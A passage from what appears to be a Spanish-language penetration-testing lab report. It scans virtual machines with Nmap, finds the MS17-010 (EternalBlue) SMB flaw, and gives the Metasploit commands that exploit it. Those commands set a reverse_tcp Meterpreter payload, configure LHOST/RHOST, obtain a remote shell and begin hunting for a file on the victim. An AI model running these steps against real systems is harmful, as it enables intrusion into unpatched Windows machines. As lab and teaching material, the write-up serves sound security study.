
Figura 25 Reporte de Puertos



Fuente: Propia Del Autor

Detectando que el puerto escaneado 10.0.2.5 manda un reporte muy interesante mostrando PORT- 135/TCP Abierto para msrpc el PORT- 445/TCP Abierto y mostrando la existencia de otra maquina activa con un S.O Win7.

Figura 26 Reporte de Puertos




Fuente: Propia Del Autor

Ya teniendo esa información que las maquinas están activas y detectando que no cuentan con usuarios con contraseñas procedemos a ejecutar el comando vuln para ver si nuestro equipo presenta alguna vulnerabilidad.

- ***Nmap -f --script vuln 10.0.2.1 - 15***

Figura 27 Ejecución del Comando vuln



Fuente: Propia Del Autor

Encontrando en los Host scripts resultados de vulnerabilidad en los protocolos de red SMBv1 (ms17-010) con un factor de riesgo alto en las dos máquinas escaneadas 10.0.2.4 y 10.0.2.5. identificando el fallo de seguridad específico el cual ataca constantemente las dos máquinas.

1.7 DESCRIPCIÓN DE LOS FALLOS ENCONTRADOS

Utilice la herramienta Nmap y su NSE (Nmap Scripting Engine) que es lo suficientemente poderoso para manejar cada verificación de vulnerabilidad en este caso arrojando estos scripts de detección de vulnerabilidades para su respectivo descripción y categorización.

Vulnerabilidad encontrada 1
SMB-VULN-MS10-054 VULN, INTRUSIVE, DOS La máquina vulnerable se bloqueará con BSOD.

El script requiere al menos el derecho de acceso READ a un recurso compartido en una máquina remota. Ya sea con credenciales de invitado o con nombre de usuario / contraseña especificados.

Vulnerabilidad encontrada 2
SMB-VULN-MS10-061 VULN, INTRUSIVE Comprueba si las máquinas de destino son vulnerables a la vulnerabilidad de suplantación de la cola de impresión ms10-061. Esta vulnerabilidad se utilizó en el gusano Stuxnet. El script busca el vuln de forma segura sin posibilidad de bloquear el sistema remoto, ya que no se trata de una vulnerabilidad de corrupción de memoria. Para que el cheque funcione, necesita acceso a al menos una impresora compartida en el sistema remoto

Vulnerabilidad encontrada 3


SMB-VULN-MS17-010 VULN, SAFE Intenta detectar si un servidor Microsoft SMBv1 es vulnerable a una vulnerabilidad de ejecución remota de código (ms17-010, también conocido como EternalBlue). La vulnerabilidad es explotada activamente por WannaCry y Petya ransomware y otro malware.

1.8 BUSQUEDA DEL EXPLOIT EN LAS DOS MAQUINAS VIRTUALES

Ya teniendo todo esto la primera tarea es encontrar los exploits disponibles en Metasploit con el comando ***Search*** (Buscar). El exploit a buscar es uno con el identificador CVE-2017-0144, o más conocido como "***EternalBlue***" (MS17_010 basándose también en identificadores como CVE (puntos vulnerables y las exposiciones comunes).

Search eternalblue

Figura 28 Encontrar los exploits disponibles




Fuente: Propia Del Autor

Al momento de buscarlo resalta e indica la utilización del exploit seleccionado los cuales vamos a explotar y están Activos check (Yes).

0. auxiliary/admin/smb/ms17_010 command
1. auxiliary/admin/scanner/smb/ms17_010
2. exploit/windows/smb/ms17_010_eternalblue
3. exploit/windows/smb/ms17_010_eternalblue_win8
4. exploit/windows/smb/ms17_010 psexec
5. exploit/windows/smb/smb/_doublepulsar_rce

Figura 29 Seleccionamos el exploit




Fuente: Propia Del Autor

Ya revisado los exploits encontrado luego decidimos cual es el mejor para hacer el objetivo seleccionamos el exploit utilizado el comando

use exploit/windows/smb/ms17_010_eternalblue

Figura 30 Seleccionamos el exploit




Fuente: Propia Del Autor

Una vez armado el exploit tenemos q seleccionar el payload para poderlo utilizar en el agujero encontrado en la víctima, pero tener en cuenta cual es el S.O a perpetrar en este momento será Win7-SE2020-X64 y utilizar el siguiente comando

set payload windows/x64/meterpreter/reverse_tcp

Figura 31 Armamos el exploit – set payliod




Fuente: Propia Del Autor

ya encontrado el agujero mostramos los HOST para ver si están configuradas las IP del LHOST y RHOST con el siguiente comando:

show options


Figura 32 Configuramos las IP del LHOST y RHOST



Fuente: Propia Del Autor

Configuración del RHOST para activarlo y previamente atacarlo


Figura 33 Configuramos las IP del RHOST



Fuente: Propia Del Autor

Activamos LHOST – Maquina Kali y RHOST en este caso Win7 X64 Con los siguientes comando:
Para el LHOST - > ***set LHOST 10.0.2.15*** Para el RHOST - > ***set RHOST 10.0.2.5***

Figura 34 Configuramos las IP del LHOST




Fuente: Propia Del Autor

Volvemos a visualizar con el comando para ver si estan activos y observamos que si con el Comando:

show options

Figura 35 Visualizacion del LHOST - RHOST




Fuente: Propia Del Autor

Volvemos a visualizar con el comando para ver si estan activos y observamos que si con el Comando:

show options

Figura 36 Visualizacion del LHOST - RHOST




Fuente: Propia Del Autor

1.9 ATAQUE A LA VICTIMA 1 Y RESULTADO FINAL

Ya armado y configurado el exploit debemos correr el ataque con el siguiente comando: ***run***


Figura 37 Corremos el ataque



Fuente: Propia Del Autor

Visualizamos como esta ejecutando el ataque revisando y escaneando los puertas abiertos


Figura 38 Visualizamos el ataque



Fuente: Propia Del Autor

Hasta llegar al objetivo WIN y llegar al Meterpreter el cual me dice que ya puedo interactuar con la maquina víctima de manera incógnita sin ser detectado tan fácilmente.

Figura 39 Llegada al Objetivo WIN - METERPRETER



Fuente: Propia Del Autor


Para poder interactuar con la maquina procedemos a buscar nuestro objetivo lo cual es un archivo que contiene la información que tiene el nombre de “winse20w0.exe”. Ya aquí nos toca empezar a buscarlo con el siguiente comando Shell para ingresar al sistema MS-DOS de la víctima:

Shell

Ya estando en el System32 de la víctima procedemos a llegar hasta la raíz del equipo colocando los siguientes campos:

Cd .. hasta llegar a C:\>

Figura 40 Interacción con la maquina atacada




Fuente: Propia Del Autor

Búsqueda directa del archivo objetivo **winse20w0.exe** personalmente maneje este comando:

